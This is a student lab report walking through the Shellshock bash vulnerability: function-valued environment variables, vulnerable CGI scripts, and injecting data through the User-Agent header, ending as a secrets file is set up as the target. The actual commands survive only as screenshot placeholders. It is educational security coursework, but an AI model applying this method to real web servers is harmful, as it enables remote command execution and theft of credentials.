Information Security: Shellshock Attack

Name : Chandan N Bhat

PES1201701593


Section H

Shellshock was a very severe vulnerability identified in Bash, that could exploit machines launched remotely or from a local machine.


Task 1: Experimenting with Bash function

We will export an environment variable and see its effect on the bash.

1. We navigate to cgi-bin directory (/urs/lib/cgi-bin/).




2. We set an environment variable named foo with its value being body of a function. And declare it in bash as shown below. Then we export the variable foo. Next we open another bash i.e bash_shellshock and once again use the declare command.




We observe that on foo as a command, “Hello Chandan” is echoed on the bash. When we declare an environment variable with body of a function as value, it is treated as a normal environment variable in the bash. Thus the declare -f foo command did not print anything on the bash output. But when we export the environment variable and open the vulnerable bash_shellshock, the child bash inherits all the environment variables from its parent. It parses the environment variables and now treats it as a bash function instead of a normal environment variable due to which it prints “Hello Chandan” when declare in the child bash.

3. Next we unset the environment variable using the unset command. We again set foo as an environment variable with function body as value. We again export this variable. Now when we open the vulnerable bash “bash_shellshock” we observe that “This is Shellshock vulnerability” is printed on stdout i.e. the command is executed when a child bash is created.




If we repeat the same attack on the patched version of bash, as shown below, we observe that no such behaviour is observed thus ensuring that the vulnerability no more exists in the bash. When the child bash is created nothing is executed. If we observe the vulnerable bash converted the variable to a bash function while the patched bash retains it as a variable.




Task 2: Setting up CGI programs

Now we will try to launch a shellshock attack on a remote web server. Many CGI programs are written using shell scripts, therefore when a CGI program is executed, a shell program will be first invoked. If it is a vulnerable bash we can exploit the shellshock vulnerability and easily gain privileges on the server.


1. We create a CGI file in /usr/lib/cgi-bin/ which is the default CGI directory for Apache. This file just prints “Hello Chandan”. The first line #! /bin/bash_shellshock specifies what shell the program should be invoked to run the script.




2. We set its permission to 755 to make it an executable.



3. We access the CGI program from the terminal as shown below. We observe that “Hello Chandan” was printed thus indicating that we could invoke the script using curl.




4. The above can also been seen using a browser by typing the url in the browser as shown below. We replace localhost with the IP of the remote server in real attacks.




Task 3: Passing data to bash via Environment Variable

To exploit a shellshock vulnerability in bash-based CGI, we need to pass their data to the vulnerable bash program, and data needs to be passed via an environment variable.


1. We use the below CGI program to demonstrate that we can send out an arbitrary string to the CGI program and that string will end up as value of one of the environment variables. The first line of the below code indicates the bash which is the vulnerable version of bash.



2. The last line of the above code prints out all the environment variables in the current process.
3. We make the above CGI program an executable as shown below.




4. If we run the curl command with -A i.e. USER_AGENT header equal to some string(data) we observe that it is converted to an environment variable as seen below. We observe that all the HTML headers are converted to environment variables thus even USER_AGENT=" Malicious data" will be set. Thus we observe that data from a remote user can get into environment variables.




Task 4: Launching the Shellshock attack

Using the above CGI program, we can launch a shellshock attack. The attack is independent of the content of the CGI program as the bash program is targeted which is invoked even before the CGI script is executed. We launch an attack using http://localhost/cgi-bin/myprog.cgi where we try to achieve which we cannot achieve as a remote user.


1. We create a file "secretfile" on the server which contains a username and password as shown below.



